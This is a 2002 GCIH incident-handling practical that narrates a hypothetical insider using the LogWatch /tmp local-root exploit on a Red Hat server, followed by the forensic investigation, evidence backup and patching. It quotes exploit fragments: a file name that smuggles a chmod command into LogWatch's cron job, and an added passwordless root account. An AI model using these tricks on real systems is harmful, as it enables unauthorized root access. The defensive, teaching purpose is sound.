# STUPID USER TRICKS - LOGWATCH

GCIH Practical Assignment

Version 2.1 revised April 8, 2002

by

Randy Miller

# ABSTRACT

In late March 2002, a local-root vulnerability in the LogWatch system log summary tool was posted to the BugTraq mailing list, along with a proof-of - concept exploit. This GCIH practical is a narrative of a hypothetical incident, in which a somewhat disgruntled but authorized user downloads and successfully runs the exploit. For this paper, the exploit was verified on a vulnerable Red Hat 7.2 box running inside VMware 3.1.1

The paper begins with Part I - The Exploit, giving an overview of the LogWatch application, the exploit and references. Parts II and III of the practical are contained within a narrative that details the incident's discovery and the Incident Handling Process used by the local Incident Response Team.

The narrative opens with the disgruntled user, and soon details the network layout and the incident's discovery by the local System Administrator. The SysAd assesses the situation, and notifies management who brings in the Incident Response Team, who then conduct a detailed investigation.

The Incident Response Team's subsequent out-briefing to management describes how they used the 6 steps of Incident Handling Process for this case, while folding the attack and the exploit's details into the second step of the process, Identification.

The paper closes with a 2 page Executive Summary of the incident, suitable for submission to senior management.

## The Exploit

**Vulnerability Name:**
LogWatch Insecure Temporary Directory Creation Vulnerability
BugTraq ID 4374
CVE Candidate CAN-2002-0162

**Operating System:**
RedHat Linux 7.2 alpha
RedHat Linux 7.2 i386
RedHat Linux 7.2 ia64

**Vulnerable Application:** LogWatch, all versions are vulnerable prior to 2.5. Local root exploit verified on version 2.1.1, which shipped with Red Hat 7.2

LogWatch is a Perl script "log reduction tool". It reads through log files, looking for entries with in the designated time window, summarizing the entries, grouping them by originating application, and mailing them to the System Administrator. It is installed as a daily cron job to run at 0400 on a RedHat 7.2 box.

**Exploit Description:** logwatch211.sh is Bourne Again Shell script that writes a now root level user account, with no password, to the /etc/passwd file. It is available at the SecurityFocus and PacketStorm web sites.

From the BugTraq ID 4374 description: Upon execution, LogWatch creates a directory in /tmp. This directory uses the name logwatch.$pid, where $pid is the process id of the executing script. The LogWatch script does not check for an already existing directory or contents of the already existing directory. It is therefore possible for a local user to create a malicious logwatch.$pid directory using predicted process IDs, and place malicious files in the directory which will be executed.

**Exploit Variant:**
Original – proof-of-concept posted to BugTraq by Spybreak 27 Mar 02. No other publicly available variants of the exploit are known to exist.

**References:**
Original BugTraq post with proof-of-concept exploit, by Spybreak 27 Mar 02
http://online.securityfocus.com/archive/82/264233

RedHat Security Advisory, update 4 Apr
http://rhn.redhat.com/errata/RHSA-2002-053.html

BugTraq Vulnerability Number 4374
http://online.securityfocus.com/bid/4374

CVE Candidate
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0162

Current LogWatch homepage
http://www.logwatch.org/

Original LogWatch homepage
http://www.kaybee.org/~kirk/html/linux.html

Exploit posted on Packet Storm 3 Apr
http://packetstormsecurity.nl/0204-exploits/logwatch211.sh

## Stupid User Tricks: LogWatch

K was a problem the day he started work. He was hired as a contract Help Desk Operator on Unix integration project, part of an isolated network supporting the Ministry of Defense. He knew nothing of Help Desk operations, or Unix. K was as a very young and proud Microsoft Certified Systems Engineer (MCSE) on Windows 2000.

Lucky for him, the project had recently integrated Windows onto the SUN workstations via a PCI card - because their users wanted MS Office. His new MCSE, and the fact that he held a high-level security clearance got him this job. Unlucky for the project, K's ego irritated his co-workers from day one. All were experienced technophiles, and most had no patience with K's attitude and incessant praise of Microsoft. Two Help Desk team leaders soon dismissed him, with one describing him as belligerent. The third put him in his place, and K grudgingly began learning to be a Solaris Help Desk Operator.


### The Network

In addition to the classified air-gapped network that K's office supported, the organization also owned a Class C Local Area Network (LAN) that connected to the Internet via a government provided T1 line. The T1 tied into local class B network, just like most other offices on the base. The base in turn was part of a dual gateway, multi Class B, Wide Area Network (WAN).

The WAN was guarded by layered Cisco Extended ACLs (Access Control Lists), Lucent statefull firewalls, and both Internet Security Systems RealSecure and the open source Snort Intrusion Detection Systems – located on both sides of the firewalls. The Cisco router ACLs minimized Denial-of-Service attacks and applied coarse IP host and network address filtering, while the firewalls provided the fine-grained application and protocol layer packet filters.

The WAN gateway routers' outer most visible network interface ACL held the inbound "deny ip" blocks of hostile host and network addresses, in a "deny-by-exception" configuration – meaning the denied IPs were listed first, and all else was permitted. The internal facing network interfaces filtered packets for their destination port numbers and IP addresses in "permit by-exception" configuration – those packets not explicitly permitted were denied by the ACLs last line. The Lucent firewalls provided statefull cache, rule-based filtering in and out bound. The sum of this router and firewall layered defense was a "deny-all, allow-by-exception" policy.

**Wide Area Network**




Gateways - Cisco 7206VXR with Enhanced ATM port adapter PA-A3-OC3SMI
Cisco IOS version 12.2(7b) with Software Feature Set for IPSEC 56

IDS Switc0068 - Cisco 2924 IOS version 12.0(5) Enterprise Edition Software

Firewalls - Lucent Brick Model 201 (appliance) version 5.5.315

Intrusion Detection Systems - Internet Security Systems RealSecure version 6.5 on Win2K. And/or, depending on location - SNORT version 1.8.4/5 on Red Hat 7.2

WAN routers - Cisco 7507 IOS version 12.2(7b) with Software Feature Set for IPSEC 56


LAN routers – Cisco 2514 IOS version 12.2(7b) with Software Feature Set IP PLUS IPSEC

The task of managing these network defenses belonged to the organization's Network Information Security Team (NIST). The NIST was justifiably proud of the "wall" they'd built around the network's perimeter. Their layered defense strategy had given them an external-break-in free record of more than 1 year. Nevertheless, they knew their greatest weakness was the

internal threat, an area where they had no control. Even though the standing policy implemented strong user authentication and access controls, banned user installed software, and mandated unnecessary services be disabled and that patches and virus definitions be current, it was beyond the NIST's authority to insure compliance. Inside the wall, it was the Land of Stupid User Tricks.

The projects Help Desk was located on the Ops Floor of a blast-hardened concrete building, in an old IBM mainframe room that now housed the classified network's Server Farm, Patch & Test, and the Help Desk. Not far away from the Help Desk was the project's Internet Sendmail/POP3S, and Samba file server, nicknamed "Dropkick".

**Local Area Network**




LAN Switch – Cisco 2950 IOS version 12.1.11 EA1a

Dropkick sever - Red Hat Linux 7.2, with Sendmail/POP3S, Samba

Linux Workstations - Debian GNU/Linux 2.2 or Red Hat Linux 7.2

Desktop PCs - Windows 2000 SP2 with Office 2000

Snort box – Red Hat Linux 7.2

Dropkick was an old Hewlett-Packard Vectra, PII 300, running Red Hat Linux 7.2. Servicing 80 users with its two SCSI hard drives, Dropkick handled its triple duties with ease. The SysAdmin for Dropkick kept its patches up to date, had installed Tripwire and LogWatch and had disabled un-needed services. He also ran Snort on another HP Vectra PII 300 on their Class C LAN. Dropkick ran so well, the SysAd's main headache was its users creating directory names containing spaces on the Samba shared file system – that is until K took an interest in Dropkick.

After K settled into the Help Desk, he soon became fascinated with Unix shell commands and text-based configuration and log files. He eventually discovered he could login to Dropkick at the console with his e-mail password, something that did not go unnoticed by the SysAd. After the spotting K's console logins, the SysAd gently advised K that Dropkick was "everybody's server", just to let K know that someone was watching.

At the time, K was the only user that logged into Dropkick at the console. The SysAd didn't mind much, since K was only one; he was easy to watch. And K's ".bash_history" file seemed to indicate K was learning – he was reading man pages and experimenting with command line arguments.

One day, the SysAd found K's failed "su" attempt in the log files. And upon checking K's bash_history file, the SysAdmin discovered K had read the /etc/passwd file and had tried to read the /etc/shadow file. This brought a more direct warning – "Try SU-ing to root again K, and you risk loosing your email account." K seemed to behave after that.

Nevertheless, K continued to log in at the console occasionally, and even discovered he could login via Secure Shell from the Help Desk's Windows box with PuTTY. (PuTTY is free secure shell client for Windows available from http://www.chiark.greenend.org.uk/~sgtatham/putty/) After a while, K's interest in Dropkick seemed to wane, he rarely logged in.

**The Discovery**

These days the SysAd's attention was focused elsewhere; he had all but forgotten about K. After all, Snort was guarding his LAN, and Tripwire and LogWatch ran on Dropkick. And on the outside, the local NIST monitored the firewall, router ACLs, and their IDSs. When the SysAdmin did see something noteworthy in the Snort logs, he'd pass it the NIST office on the other side of the base. But, it had been months since the Snort logs reported anything resembling an attack.

The SysAd's primary job was the Unix integration project's Quality Assurance Engineer. His role as Postmaster/SysAd/NetAd was an additional duty. It was low maintenance, and it helped occupy his time when he wasn't being the QA guy. It was Monday morning and he'd been out of the office for a week of vacation. Other an overstuffed email inbox, this morning was like any other; the SysAd began reading his email, soon after he arrived. He usually just glanced at the list-server summaries and unimportant looking emails, reminding himself to come back later, and moved on to the log files emailed from various boxes under his charge.

Everything looked normal until he approached the end of his unread email. Here was an unusual email from K.

```
From Kxxxxx  Fri Apr  5 04:02:08 2002
Return-Path: <Kxxxxx@dropkick.somedomain>
Received: (from Kxxxxx@dropkick)
      by dropkick.somedomain (8.11.6/8.11.6) id g44J27H12942
      for root; Fri,  5 Apr 2002 04:02:07 +xxxx
Date: Mon, 5 Apr 2002 04:02:07 +xxxx
From: Kxxxxx@dropkick.somedomain
Message-Id: <200204051902.g44J27H12942@dropkick.somedomain>
To: root@dropkick.somedomain

-rw-rw-rw-    1 root     root         1411 Apr  5 04:02 /etc/passwd
```

This looked mighty suspicious. Why was K sending an email showing the permissions of the /etc/passwd file? Why did it have 666 for the permissions, giving "write" authority to Group and Other? OTHER??? He thought, surely K would not be so stupid. Could K have sent this email to see if anyone was paying attention? The SysAdmin noted the time on the email was 0402. K was not a shift worker; he worked days. Remembering that cron.daily runs at 0400 on Dropkick, he thought maybe Tripwire saw something.

The Tripwire email was next in the mail queue. And sure enough, something was wrong there as well. Cron.daily's Tripwire email normally started with the lines seen below.

```
Subject: Anacron job 'cron.daily'

/etc/cron.daily/tripwire-check:

Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
```

But this email was different. The subject line was different. It had extra lines, with one mentioning LogWatch. LogWatch should already be finished before Tripwire starts; it runs first because it has 00 in its filename. And here were these extra "X-cron-Env" lines.

```
Subject: Cron <root@dropkick> run-parts /etc/cron.daily
X-Cron-Env: <SHELL=/bin/bash>
X-Cron-Env: <PATH=/sbin:/bin:/usr/sbin:/usr/bin>
X-Cron-Env: <MAILTO=root>
X-Cron-Env: <HOME=/>
X-Cron-Env: <LOGNAME=root>

/etc/cron.daily/00-logwatch:

sh: /etc/log.d/scripts/logfiles/samba/: is a directory
/etc/cron.daily/tripwire-check:

Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
```

Moving down into the body of the Tripwire report, the SysAd found these lines indicating a change in the /etc/passwd file.

```
-------------------------------------------------------------------------
Rule Name: Critical configuration files (/etc/passwd)
Severity Level: 100
-------------------------------------------------------------------------

Modified:
"/etc/passwd
```

SysAdmin stared at those lines in the Tripwire email. He knew no one should have modified /etc/passwd the previous week. Now it was time for a closer look. He secure shelled into Dropkick and ran the command "ls -l /etc/passwd". And just like the email from K had said, the response was:

```
-rw-rw-rw-    1 root     root         1411 Apr  5 04:02 /etc/passwd
```

Some one had changed the permissions on /etc/passwd, but had they changed the file itself? The command "less /etc/passwd" revealed a new line at the bottom of the file, confirming the SysAd's suspicions.

```
master::0:0:master:/root:/bin/bash
```

Dropkick was ROOTED!

Could K have been stupid enough to do this? Why would he risk loosing his account, even his job? The SysAd wondered, did K really send the email

showing the permissions on the /etc/passwd file? SysAd checked the Sendmail log file with “less /var/log/maillog”. Paging down to the lines written early 5 Apr, he found this:

```
Apr  5 04:02:07 dropkick sendmail[12942]: g44J27H12942: from=Kxxxx,
size=78, class=0, nrcpts=1,
msgid=<200204051902.g44J27H12942@dropkick.somedomain>,
relay=Kxxxxx@localhost
```

The Message ID matched that in the password file permissions email from K. The SysAd wondered, could K also have been foolish enough to let his bash_history file intact? The command “less /home/Kxxxxx/.bash_history”, revealed a couple screens of commands, and the following lines at the end of the file.

```
vi logwatch211.sh
sh logwatch211.sh
su master
exit
```

What was this line? `sh logwatch211.sh` It looked like K ran a Bash shell script named “logwatch211.sh”, and then su’d to the new root account, “master”. The SysAd wondered when was the last time K logged in. The command “last | grep Kxxxxx” revealed K was logged in at the console the previous Thursday evening, had open 2 terminal shells, then logged out at 0730 the following morning - 3 ½ hours after the password file email was sent.

```
Kxxxxx      pts/1        :0           Thu Apr  4 16:45 - 07:31  (14:46)
Kxxxxx      pts/0        :0           Thu Apr  4 16:45 - 07:31  (14:46)
Kxxxxx      :0                        Thu Apr  4 16:43 - 07:32  (14:48)
```

Could K have left the script in his home directory? Sure enough, the command “ls /home/Kxxxxx” printed `logwatch211.sh` on the screen along with a few other files. SysAd read through the logwatch211.sh file with...

```
less /home/Kxxxxx/logwatch211.sh
```

...and found this line close to the end.

```
ls -l /etc/passwd|mail root
```

This is too easy thought the SysAd - the script has a tattletale that K didn't remove. Next the SysAd went looking for the script on the Internet. A Google search for logwatch211.sh, listed a link at PacketStorm – first.

http://packetstorm.decepticons.org/0204-exploits/logwatch211.sh

The file at PacketStorm was identical to the one in K's home directory, except for the text at the beginning. It looked like K had deleted the text above the `#!/bin/bash` line. But he'd neglected the tattletale line at the end. The SysAd was aghast at K's stupidity – K runs a local root exploit, which has a tattletale, and then he leaves the script sitting in his home directory. Was there more, yet to be seen? Regardless, the SysAd decided it was time to report the break-in to the project's site manager.

**Is it an Incident?**

K and the SysAd were both contractors, but working for different companies on the same project. There was some rivalry between the two companies, but overall they worked well together and the government's project manager was pleased with both. The SysAd first approached his company's site leader who immediately called K's manager for meeting.

Soon, the three were in the site conference room. The SysAd showed K's manager the /etc/passwd file permissions email and told him what he'd found in Dropkick's files. K's manager asked if any damage was done or was any data altered. The SysAd said everything seemed to be intact, except for the new root account in /etc/passwd. A short discussion ensued on what to do next – they decided the government's project manager should be informed. The call was made; the project manager arrived minutes later and the SysAd went over the incident again.

The discussion soon turned to the possibility that some one else could have made it look like K did it – could K have been "framed"? All four people in the room knew it was possible, but the SysAd assured them that the culprit was at least someone with access to K's password. K's manager said that he'd seen K sitting at Dropkick's console several times the previous week, and that K had came early last Friday morning for no apparent reason. He added that if K was the culprit, it was grounds for termination.

The government project manager said that employee termination was a company decision, not his. And he added that he wanted an outside opinion, because the incident was discovered by an employee from a company other than K's, which was a company in a rival position to K's and that might gain by discrediting the other. All four agreed, and the discussion moved to "who should they call".

The obvious answer was the NIST- the Network/Information Security Team. The four also agreed that the rooted box, should be left "as is" and K should not be confronted until the NIST finished their assessment. K's manager

said he could send K on hardware delivery run for the day, getting him off the Help Desk and out of the building until the next day.

Finally, the government manager called the NIST, who agreed to send a Response Team that afternoon. In the meantime, the NIST asked the SysAd to begin filling out some SANS incident response forms available on the NIST web-site (Appendix A).

http://www.incidents.org/Incident_forms/Incident_Identification.htm
http://www.incidents.org/Incident_forms/Incident_Survey.htm

**The NIST Responds**

The Incident Response Team was thrilled to get a chance to investigate a possible compromise. Virus infections were considered a mere nuisance by the organization's management. The only reporting requirement for a virus infection was a fill-in-the-blank form. The goal then was to simply get the on-site SysAd to "reformat and reload," getting the system back online, as soon as possible.

Nimda and Code Red worm infections got more attention, but not much. Nevertheless, management did take an interest in these, because worm infections attacked an external IP address, attracting unwanted attention. More than one local SysAd had been reprimanded for loading a Windows server with the network cable plugged in.

These days, they often wondered why there was even a need for a "designated" Incident Response Team. In fact, it had been so long since they had a break-in, their jump-kit was scattered all over the office. It would take them the rest of the morning to re-assemble it. Still, they knew they were lucky this was a local incident - they would probably never be called upon to travel off site, because there was no travel budget for Incident Response.

The NIST Incident Response Team (IRT) had 3 members, the team lead and 2 assistants. The team lead was also the senior analyst at the NIST and the assistants were junior analysts. While the 2 assistants gathered their gear, the team lead called the SysAd. When the SysAd said they were dealing with an up-to-date RedHat 7.2 box, the team lead knew he could check the MD5 sums on some critical binary files on the suspect box, against those installed on a RedHat 7.2 box at the NIST. If the 2 MD5 sums matched, a rootkit was probably not installed. The team lead then appended the MD5 sums of several binary utilities on his RH7.2 box, to a file called, "md5', then printed it.

```
md5sum /usr/bin/md5sum >> md5
md5sum /usr/bin/less >> md5
md5sum /usr/bin/w >> md5
md5sum /usr/bin/top >> md5
md5sum /usr/sbin/find >> md5
md5sum /usr/sbin/lsof >> md5
md5sum /usr/sbin/sshd >> md5
md5sum /usr/sbin/xinetd >> md5
md5sum /sbin/ifconfig >> md5
md5sum /bin/ls >> md5
md5sum /bin/ps >> md5
md5sum /bin/login >> md5
md5sum /bin/netstat >> md5
md5sum /bin/tar >> md5
md5sum /usr/sbin/tripwire >> md5

lpr md5
```

While not all these binaries might be replaced by a rootkit, some of these would certainly be part of any root kit. Meanwhile, the other 2 IRT members insured their jump bag was complete:

```
Dual boot laptop – Win2K w/Resource Kit, and Linux
Backup and forensic software
CD with statically compiled binaries of utilities that
might be compromised with a rootkit
ZIP 250 drive w/ disks
4 port hub and patch cables
Incident Handling Forms
Zip lock bags
Marker pens
Notebook
Micro tape recorder
Disposable camera
```

## The Investigation

After lunch, the team made the short drive across the base. They phoned the SysAd from the guard station, were escorted in, and immediately went to the conference room. Soon the government's project manager and the 2 company site managers arrived. The SysAd briefed them on what he'd discovered that morning and the project manager added he wanted an outside opinion because 2 competing companies were involved. They did not tell the IRT that K's job was on the line.

The team asked if the SysAd had changed or deleted any files on Dropkick during his investigation, and if K was aware of the investigation. The SysAd answered “No” and K's manager said K was out of the building for the rest of the day.

They also asked when the last time Dropkick had been backed up. The answer was NEVER. The SysAd said there was no hardware on Dropkick for backups, and a that all its data was transient - either in or outbound email, or data using the Samba file system as temporary depository. He stated that users were aware that all data on Dropkick was perishable - it would never be backed up, and that they were responsible for there own backups

The team then began their Incident Response Forms from the copies already completed by the SysAd. Before departing the conference room, they asked for a brief tour of the facility. This served two purposes. It made their visit appear as a VIP walk-through. And as they passed Dropkick, they inserted their binary CD.

The tour ended in the SysAd’s cubicle. To minimize adverse attention, they would investigate Dropkick via OpenSSH. All four pulled up a chair in front of the SysAd’s Linux workstation. With the IRT leader at the keyboard, the SysAd wrote Dropkick’s root password on a yellow sticky and the investigation began.

After opening 2 Bash shells as root on Dropkick, the first step was to verify the integrity of some critical binaries. First they changed to the directory on Dropkick’s CD-ROM that held the static-binaries. They then checked the md5sum binary on Dropkick, because even it can be modified to report the correct check-sums of other system binaries - nothing can be trusted a compromised box. The md5sum of its own binary looked good, so he pressed on.

```
mount /mnt/cdrom
cd /mnt/cdrom/bin
./md5sum /usr/bin/md5sum
./md5sum /bin/ls
./md5sum /bin/ps
./md5sum /bin/login
./md5sum /bin/netstat
./md5sum /usr/bin/less
./md5sum /usr/bin/w
./md5sum /usr/bin/top
```

The check sums all matched those from the binaries on the NIST box back at their office. To be sure, the team lead verified the remaining check sums were correct. They were - so it looked like a rootkit had not been installed,

therefore, they need not use the static binaries on the CD – that can be a painfully slow process with older CD readers.

Next the IRT team lead printed the tripwire report from last Friday.

```
cd /var/lib/tripwire/report
twprint -m r --twrfile dropkick.somedomain-20020405-040248.twr | lpr
```

He compared it against the email summary report the SysAd had printed from his email. The files listed as "modified" were the same, and the unusual line mentioning LogWatch was still at the top of the report. Then he ran a tripwire check again and printed the results.

```
tripwire --check
twprint -m r --twrfile dropkick.somedomain-20020408-133614.twr | lpr
```

The IRT lead wanted to verify the exact time that Tripwire says the /etc/passwd file changed, and that critical files had not been modified in the meantime. The times on the 2 reports matched that on the email.

Now he wanted to test if Tripwire was correctly reporting file modifications. He also wanted to verify the integrity of the kernel modules. So he checked the /etc/modules.conf file, printed it, modified its time stamp, then ran Tripwire once again.

```
less /etc/modules.conf
lpr /etc/modules.conf
touch /etc/modules.conf
tripwire –check
twprint -m r --twrfile dropkick.somedomain-20020408-135945.twr | lpr
```

Everything looked fine. He noted on each Tripwire report its purpose, and highlighted the relevant lines. Moving on, he next verified the new root user line was still in /etc/passwd.

```
cat /etc/passwd
```

The user "master" was still there. Then out of curiosity, he checked to see if the new user name "master" had been added to /etc/group or /etc/shadow.

```
grep –i master /etc/group
grep –i master /etc/shadow
```

It hadn't. He then verified with the SysAd that he had permission to view the files in K's home directory, change to K's home directory, looked the .bash_history file, and printed the last 50 lines of bash_history, a file/directory list, and the suspect shell script.

```
cd /home/Kxxxxx
less .bash_history
tail -n 50 .bash_history | lpr
ls
ls -la | lpr
lpr logwatch211.sh
```

The IRT lead was surprised how short the script was, less than one page without the introductory text. And sure enough, near the bottom was the tattletale line that sent the damning email to the SysAd.

```
ls -l /etc/passwd|mail root
```

He also noticed first two lines of the script defined variables, one of which was a directory.

```
SERVANT="00-logwatch" # Logwatch's cron entry
SCRIPTDIR=/etc/log.d/scripts/logfiles/samba/
```

And then later in the script a link was created to file within that directory, a file whose name was actually a back-quoted command to change the permissions on the /etc/passwd file.

```
ln -s $SCRIPTDIR'`cd etc;chmod 666 passwd #`'
```

He was unsure of the purpose of the # sign, and speculated it may be to get Perl to stop running the rest of the commands on that line in the LogWatch script.

A quick check of the directory `/etc/log.d/scripts/logfiles/samba/` revealed the file named `` `cd etc;chmod 666 passwd #` `` was still in place.

```
ls -la /etc/log.d/scripts/logfiles/samba
```

The team lead then printed and annotated the directory's file list.

```
ls -la /etc/log.d/scripts/logfiles/samba | lpr
```

He still wondered if the # sign it might be what caused the unusual line mentioning LogWatch in the Tripwire emails. While thinking about the #, the IRT team lead remembered that several days ago, a vulnerability for LogWatch was mentioned on BugTraq. A search for “logwatch” at BugTraq yielded numerous results, including the original proof-of-concept script posted 27 March, and BugTraq’s vulnerability ID assignment of 4374.

http://online.securityfocus.com/archive/82/264233

http://online.securityfocus.com/bid/4374

A search of the PacketStorm web-site produced the same link to the logwatch211.sh script that the SysAd had noted. Still, this was not enough, the team lead wanted confirmation that K visited PacketStorm, and the project's management would want it as well. He changed to K's .mozilla browser directory and looked for evidence of the script.

```
cd /home/Kxxxxx/.mozilla
grep -ir "logwatch211.sh" *
```

Bingo! Mozilla's cache not only had the HTML code for the PacketStorm page that linked to the script, it held a copy of the script as well. The 3 April time stamp on the cached copy of the script sealed K's fate, confirming K had at least seen the script a few days before. They printed the cached copy and marked it as such. This was the evidence that management needed to confront K.

```
less default/9cerbs33.slt/Cache/2A76D02Cd01
ls -l default/9cerbs33.slt/Cache/2A76D02Cd01

-rw-------    1 Kxxxxx    Kxxxxx       1655 Apr 03 15:18
default/9cerbs33.slt/Cache/2A76D02Cd01

lpr default/9cerbs33.slt/Cache/2A76D02Cd01
```

As a final check the IRT lead wanted to verify no other user had evidence of LogWatch in their home directories. He searched down through the entire /home directory with the command.

```
grep -ir logwatch /home/*
```

Only the lines and file names already found in K's home directory scrolled up the screen. All the evidence pointed to K.

**Securing the system**

The SysAd called his manager and told him the NIST team had confirmed his earlier discoveries, and that they had found the script in K's web-browser cache. He also asked permission to secure and patch the system after they backed up the files needed for evidence - the manager concurred. With that, the IRT lead checked the size of the directories they'd need for evidence.

```
du -s /var/log
du -s /var/lib/tripwire
du -s /home
du -s /etc
```

Adding up the total, it was just over 150 Meg, the SysAd noted he had 250 Meg ZIP drive on his desktop. With this they could save the file uncompressed ASCII and read them as easily in Windows as in Unix. The SysAd placed a disk in the ZIP drive; the IRT lead mounted the drive, wiped it, and began the backup.

```
mount -t vfat /dev/hdc4 /mnt/zip250.0
cd /mnt/zip250.0
ls -la
rm -rf *
mkdir /var
cd var
scp -pr dropkick:/var/log .
cd ..
pwd
mkdir /var/lib
cd /var/lib
scp -pr dropkick:/var/lib/tripwire .
cd ../..
pwd
scp -pr dropkick:/home .
scp -pr dropkick:/etc .
ll
```

During the backup, the SysAd's manager called back and asked if the IRT could finish today and give an out-brief at 1000 the next day. He added that they could use the presentation hardware in the conference room, if they desired, and that the SysAd was free to assist them. The IRT team lead agreed, thinking was a great training opportunity for his assistants to practice their briefing skills and a chance for the NIST to showcase their Incident Handling process.

As they waited, the IRT lead asked if K had access to any machines other than Dropkick. The SysAd said K had access to several boxes on the helpdesk, to which the IRT lead advised that they all should be checked.

After the backup finished, and after checking who might be logged on, the IRT lead asked the SysAd to take the keyboard and secure his system. His first act was to disable K's account. Next he removed the new "master" root account from /etc/passwd, verified it did not exist in /etc/shadow or /etc/group, and deleted the exploit's chmod command file name.

```
w
usermod -L Kxxxxx
vi /etc/passwd <shift>g dd <esc> <shift>; x
grep master /etc/group
grep master /etc/group
cd /etc/log.d/scripts/logfiles/samba/
ls
```

```
rm -f ``cd etc;chmod 666 passwd #`'
ls
```

Next the IRT lead recommended the SysAd prevent non-root users from running the compilers, and run lsof to verify which services were listening. The SysAd concurred and ran these commands.

```
chmod o-rwx `which gcc`
chmod o-rwx `which g++`
lsof | grep -i listen
```

The output from the lsof command looked fine, so as a final step, the SysAd downloaded and installed the LogWatch patch from Red Hat's website.

```
cd /tmp
wget ftp://updates.redhat.com/7.2/en/os/noarch/logwatch-2.6-
1.noarch.rpm
md5sum logwatch-2.6-1.noarch.rpm
rpm -Fvh logwatch-2.6-1.noarch.rpm
```

As a final step, they ran a tripwire check once more, reviewed the report and updated Tripwire's database.

```
tripwire --check
tripwire --update --twrfile /var/lib/tripwire/report/*.twr
```

